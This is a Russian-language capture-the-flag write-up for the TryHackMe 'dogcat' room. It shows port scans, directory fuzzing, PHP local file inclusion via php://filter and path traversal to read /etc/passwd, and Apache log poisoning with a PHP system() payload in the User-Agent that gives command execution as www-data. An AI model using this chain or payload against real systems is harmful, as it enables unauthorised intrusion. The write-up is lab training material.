
https://tryhackme.com/room/dogcat

Описание

"Я сделал сайт, на котором можно смотреть фотографии собак и/или кошек! Используйте приложение PHP через LFI и выйдите из контейнера Docker.

Я сделал этот сайт для просмотра изображений кошек и собак с помощью PHP. Если вам грустно, приходите посмотреть на собак/кошек!"

IP:10.10.138.40




```
┌──(kali㉿kali)-[~]
└─$ nmap -sS 10.10.138.40 -p- -vv
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-19 04:22 EDT
Initiating Ping Scan at 04:22
Scanning 10.10.138.40 [4 ports]
Completed Ping Scan at 04:22, 0.19s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 04:22
Completed Parallel DNS resolution of 1 host. at 04:22, 0.08s elapsed
Initiating SYN Stealth Scan at 04:22
Scanning 10.10.138.40 [65535 ports]
Discovered open port 22/tcp on 10.10.138.40
Discovered open port 80/tcp on 10.10.138.40
SYN Stealth Scan Timing: About 10.56% done; ETC: 04:26 (0:04:22 remaining)
SYN Stealth Scan Timing: About 16.43% done; ETC: 04:28 (0
:05:10 remaining)
SYN Stealth Scan Timing: About 22.22% done; ETC: 04:29 (0:05:29 remaining)
SYN Stealth Scan Timing: About 32.48% done; ETC: 04:29 (0:05:08 remaining)
SYN Stealth Scan Timing: About 40.97% done; ETC: 04:29 (0:04:16 remaining)
Increasing send delay for 10.10.138.40 from 0 to 5 due to max_successful_tryno increase to 4
SYN Stealth Scan Timing: About 49.81% done; ETC: 04:29 (0:03:51 remaining)
SYN Stealth Scan Timing: About 56.82% done; ETC: 04:29 (0:03:17 remaining)


┌──(kali㉿kali)-[~]
└─$ 
```

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap 10.10.138.40 -p22,80 -sC -sV -A
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-19 04:26 EDT
Stats: 0:00:13 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.65% done; ETC: 04:26 (0:00:00 remaining)
Nmap scan report for 10.10.138.40
Host is up (0.10s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 24:31:19:2a:b1:97:1a:04:4e:2c:36:ac:84:0a:75:87 (RSA)
|   256 21:3d:46:18:93:aa:f9:e7:c9:b5:4c:0f:16:0b:71:e1 (ECDSA)
|_  256 c1:fb:7d:73:2b:57:4a:8b:dc:d7:6f:49:bb:3b:d0:20 (ED25519)
80/tcp open  http    Apache httpd 2.4.38 ((Debian))
|_http-title: dogcat
|_http-server-header: Apache/2.4.38 (Debian)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 4.X
OS CPE: cpe:/o:linux:linux_kernel:4.15
OS details: Linux 4.15
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 22/tcp)
HOP RTT       ADDRESS
1   124.17 ms 10.11.0.1
2   124.29 ms 10.10.138.40

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.89 seconds

┌──(kali㉿kali)-[~]
└─$ 
```

22/tcp open ssh OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)


80/tcp open http Apache httpd 2.4.38 ((Debian))

“.Pasted image 20250419112815.png” не может быть найдена.



/?view=cat
/?view=dog

```
ffuf -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt:FFUZ -u http://10.10.138.40:80/FFUZ -ic -c
```



dogcat

a gallery of various dogs or cats

what would you like to see?

Here you go!

Warning: include(dog1.php): failed to open stream: No such file or directory in /var/www/html/index.php on line 24

Warning: include(): Failed opening 'dog1.php' for inclusion (include_path='.:/usr/local/lib/php') in /var/www/html/index.php on line 24

Используется функция include в php!
https://www.php.net/manual/en/function.include.php
FFUF
http://10.10.138.40/dogs/1-10.jpg
http://10.10.138.40/cats/1-10.jpg


LFI to RCE
http://10.10.138.40/?view=dog1

```
include(dog1.php): failed to open stream: No such file or directory in
/var/www/html/index.php
<br />
include(): Failed opening 'dog1.php' for inclusion
(include_path='.:/usr/local/lib/php') in <b>/var/www/html/index.php
```

https://www.immuniweb.com/vulnerability/php-file-inclusion.html

http://10.10.138.40/?view=php://filter/convert.base64-encode/resource=dog
В данном случаи с помощью фильтра можем читать конечные файлы в base64

php://filter/convert.base64-encode/resource=index.php



10.10.138.40/?view=php://filter/convert.base64-encode/resource=dog

dogcat

a gallery of various dogs or cats

what would you like to see?

A dog

A cat

Here you go!PGltZyBzcmM9ImRvZ3MvPD9waHAgZWNobyByYW5kKDEsIDEwKTsgPz4uanBnIiAvPg0K

```
echo "PGltZyBzcmM9ImRvZ3MvPD9waHAgZWNobyByYW5kKDEsIDEwKTsgPz4uanBnIiAvPg0K" |
base64 -d
<img src="dogs/<?php echo rand(1, 10); ?>.jpg" />
```

```
echo "PGltZyBzcmM9ImNhdHMvPD9waHAgZWNobyByYW5kKDEsIDEwKTsgPz4uanBnIiAvPg0K" |
base64 -d
<img src="cats/<?php echo rand(1, 10); ?>.jpg" />
```

http://10.10.138.40/?view=php://filter/convert.base64-encode/resource=dog/../index

```
echo
"PCFET0NUWVBFIEhUTUw+CjxodG1sPgoKPGhlYWQ+CiAgICA8dGl0bGU+ZG9nY2F0PC90aXRsZT4KI
CAgIDxsaW5rIHJlbD0ic3R5bGVzaGVldCIgdHlwZT0idGV4dC9jc3MiIGhyZWY9Ii9zdHlsZS5jc3M
iPgo8L2hlYWQ+Cgo8Ym9keT4KICAgIDxoMT5kb2djYXQ8L2gxPgogICAgPGk+YSBnYWxsZXJ5IG9mI
HZhcmlvdXMgZG9ncyBvciBjYXRzPC9pPgoKICAgIDxkaXY+CiAgICAgICAgPGgyPldoYXQgd291bGQ
geW91IGxpa2UgdG8gc2VlPzwvaDI+CiAgICAgICAgPGEgaHJlZj0iLz92aWV3PWRvZyI+PGJ1dHRvb
iBpZD0iZG9nIj5BIGRvZzwvYnV0dG9uPjwvYT4gPGEgaHJlZj0iLz92aWV3PWNhdCI+PGJ1dHRvbiB
pZD0iY2F0Ij5BIGNhdDwvYnV0dG9uPjwvYT48YnI+CiAgICAgICAgPD9waHAKICAgICAgICAgICAgZ
nVuY3Rpb24gY29udGFpbnNTdHIoJHN0ciwgJHN1YnN0cikgewogICAgICAgICAgICAgICAgcmV0dXJ
uIHN0cnBvcygkc3RyLCAkc3Vic3RyKSAhPT0gZmFsc2U7CiAgICAgICAgICAgIH0KCSAgICAkZXh0I
D0gaXNzZXQoJF9HRVRbImV4dCJdKSA/ICRfR0VUWyJleHQiXSA6ICcucGhwJzsKICAgICAgICAgICA
gaWYoaXNzZXQoJF9HRVRbJ3ZpZXcnXSkpIHsKICAgICAgICAgICAgICAgIGlmKGNvbnRhaW5zU3RyK
CRfR0VUWyd2aWV3J10sICdkb2cnKSB8fCBjb250YWluc1N0cigkX0dFVFsndmlldyddLCAnY2F0Jyk
pIHsKICAgICAgICAgICAgICAgICAgICBlY2hvICdIZXJlIHlvdSBnbyEnOwogICAgICAgICAgICAgI
CAgICAgIGluY2x1ZGUgJF9HRVRbJ3ZpZXcnXSAuICRleHQ7CiAgICAgICAgICAgICAgICB9IGVsc2U
gewogICAgICAgICAgICAgICAgICAgIGVjaG8gJ1NvcnJ5LCBvbmx5IGRvZ3Mgb3IgY2F0cyBhcmUgY
```

```
Wxsb3dlZC4nOwogICAgICAgICAgICAgICAgfQogICAgICAgICAgICB9CiAgICAgICAgPz4KICAgIDw
vZGl2Pgo8L2JvZHk+Cgo8L2h0bWw+Cg==" |base64 -d
<!DOCTYPE HTML>
<html>

<head>
    <title>dogcat</title>
    <link rel="stylesheet" type="text/css" href="/style.css">
</head>

<body>
    <h1>dogcat</h1>
    <i>a gallery of various dogs or cats</i>

    <div>
        <h2>What would you like to see?</h2>
        <a href="/?view=dog"><button id="dog">A dog</button></a> <a href="/?
view=cat"><button id="cat">A cat</button></a><br>
        <?php
            function containsStr($str, $substr) {
                return strpos($str, $substr) !== false;
            }
            $ext = isset($_GET["ext"]) ? $_GET["ext"] : '.php';
            if(isset($_GET['view'])) {
                if(containsStr($_GET['view'], 'dog') ||
containsStr($_GET['view'], 'cat')) {
                    echo 'Here you go!';
                    include $_GET['view'] . $ext;
                } else {
                    echo 'Sorry, only dogs or cats are allowed.';
                }
            }
        ?>
    </div>
</body>

</html>
```

Логика приложения

```
<?php
            function containsStr($str, $substr) {
                return strpos($str, $substr) !== false;
            }
            $ext = isset($_GET["ext"]) ? $_GET["ext"] : '.php';
            if(isset($_GET['view'])) {
                if(containsStr($_GET['view'], 'dog') ||
containsStr($_GET['view'], 'cat')) {
                    echo 'Here you go!';
                    include $_GET['view'] . $ext;
                } else {
                    echo 'Sorry, only dogs or cats are allowed.';
                }
            }
        ?>
```


Получается можем задать расширение через &ext=
http://10.10.138.40/?view=dog/../../../../etc/passwd&ext=

```
|root:x:0:0:root:/root:/bin/bash|
||daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin|
||bin:x:2:2:bin:/bin:/usr/sbin/nologin|
||sys:x:3:3:sys:/dev:/usr/sbin/nologin|
||sync:x:4:65534:sync:/bin:/bin/sync|
||games:x:5:60:games:/usr/games:/usr/sbin/nologin|
||man:x:6:12:man:/var/cache/man:/usr/sbin/nologin|
||lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin|
||mail:x:8:8:mail:/var/mail:/usr/sbin/nologin|
||news:x:9:9:news:/var/spool/news:/usr/sbin/nologin|
||uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin|
||proxy:x:13:13:proxy:/bin:/usr/sbin/nologin|
||www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin|
||backup:x:34:34:backup:/var/backups:/usr/sbin/nologin|
||list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin|
||irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin|
||gnats:x:41:41:Gnats Bug-Reporting System
(admin):/var/lib/gnats:/usr/sbin/nologin|
||nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin|
||_apt:x:100:65534::/nonexistent:/usr/sbin/nologin|
```

RCE

Все замечательно. На 80 порту работает apache можно попробовать дотянуться до логов https://www.hackingarticles.in/apache-log-poisoning-through-lfi/

```
<?php system($_GET['c']); ?>
```




Request

```
GET /?view=dog/../../../../var/log/apache2/access&ext=.log HTTP/1.1
Host: 10.10.209.140
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: <?php system($_GET['c']); ?>
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*
;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Connection: keep-alive


```

Response

```
HTTP/1.1 200 OK
Date: Sat, 19 Apr 2025 15:45:37 GMT
Server: Apache/2.4.38 (Debian)
X-Powered-By: PHP/7.4.3
Vary: Accept-Encoding
Content-Length: 6611
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

<!DOCTYPE HTML>
<html>

    <head>
        <title>
            dogcat
        </title>
        <link rel="stylesheet" type="text/css" href="/style.css">
    </head>

    <body>
        <h1>
            dogcat
        </h1>
        <i>
            a gallery of various dogs or cats
        </i>

```



view-source:http://10.10.209.140/?view=dog/../../../../var/log/apache2/access&ext=.log&c=id

```
+0000] "GET / HTTP/1.1" 200 615 "-" "curl/7.64.0"
+0000] "GET / HTTP/1.1" 200 615 "-" "curl/7.64.0"
+0000] "GET / HTTP/1.1" 200 615 "-" "curl/7.64.0"
+0000] "GET / HTTP/1.1" 200 615 "-" "curl/7.64.0"
:12 +0000] "GET /?view=php://filter/convert.base64-encode/resource=dog/../index HTTP/1.1" 200 1251 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
:13 +0000] "GET /style.css HTTP/1.1" 200 698 "http://10.10.209.140/?view=php://filter/convert.base64-encode/resource=dog/../index" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gec
:13 +0000] "GET /favicon.ico HTTP/1.1" 404 491 "http://10.10.209.140/?view=php://filter/convert.base64-encode/resource=dog/../index" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) G
+0000] "GET / HTTP/1.1" 200 615 "-" "curl/7.64.0"
:35 +0000] "GET /?view=php://filter/convert.base64-encode/resource=dog/../index HTTP/1.1" 200 1251 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
+0000] "GET / HTTP/1.1" 200 615 "-" "curl/7.64.0"
+0000] "GET / HTTP/1.1" 200 615 "-" "curl/7.64.0"
:53 +0000] "GET /?view=dog/../../../../etc/passwd$ext= HTTP/1.1" 200 709 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
+0000] "GET / HTTP/1.1" 200 615 "-" "curl/7.64.0"
:03 +0000] "GET /?view=dog/../../../../etc/passwd&ext= HTTP/1.1" 200 883 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
+0000] "GET / HTTP/1.1" 200 615 "-" "curl/7.64.0"
:39 +0000] "GET /?view=dog/../../../../etc/log/apache/acsess&ext=.log HTTP/1.1" 200 713 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
+0000] "GET / HTTP/1.1" 200 615 "-" "curl/7.64.0"
+0000] "GET / HTTP/1.1" 200 615 "-" "curl/7.64.0"
+0000] "GET / HTTP/1.1" 200 615 "-" "curl/7.64.0"
+0000] "GET / HTTP/1.1" 200 615 "-" "curl/7.64.0"
:48 +0000] "GET /?view=dog/../../../../var/log/apache2/access&ext=.log HTTP/1.1" 200 981 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
+0000] "GET / HTTP/1.1" 200 615 "-" "curl/7.64.0"
:00 +0000] "GET /?view=php://filter/convert.base64-encode/resource=dog/../index HTTP/1.1" 200 1251 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
:00 +0000] "GET /style.css HTTP/1.1" 200 698 "http://10.10.209.140/?view=php://filter/convert.base64-encode/resource=dog/../index" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gec
+0000] "GET / HTTP/1.1" 200 615 "-" "curl/7.64.0"
+0000] "GET / HTTP/1.1" 200 615 "-" "curl/7.64.0"
:11 +0000] "GET /?view=dog/../../../../var/log/apache2/access&ext=.log HTTP/1.1" 200 1039 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
:22 +0000] "GET /?view=dog/../../../../etc/passwd&ext= HTTP/1.1" 200 883 "-" "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0 Safari/537.
:22 +0000] "GET /style.css HTTP/1.1" 200 698 "http://10.10.209.140/?view=dog/../../../../etc/passwd&ext=" "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
:24 +0000] "GET /favicon.ico HTTP/1.1" 404 491 "http://10.10.209.140/?view=dog/../../../../etc/passwd&ext=" "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Geck
+0000] "GET / HTTP/1.1" 200 615 "-" "curl/7.64.0"
:34 +0000] "GET /?view=dog/../../../../var/log/apache2/access&ext=.log HTTP/1.1" 200 1136 "-" "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.
:44 +0000] "GET /?view=dog/../../../../var/log/apache2/access&ext=.log HTTP/1.1" 200 1147 "-" "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.
+0000] "GET / HTTP/1.1" 200 615 "-" "curl/7.64.0"
+0000] "GET / HTTP/1.1" 200 615 "-" "curl/7.64.0"
:37 +0000] "GET /?view=dog/../../../../var/log/apache2/access&ext=.log HTTP/1.1" 200 1165 "-" "uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

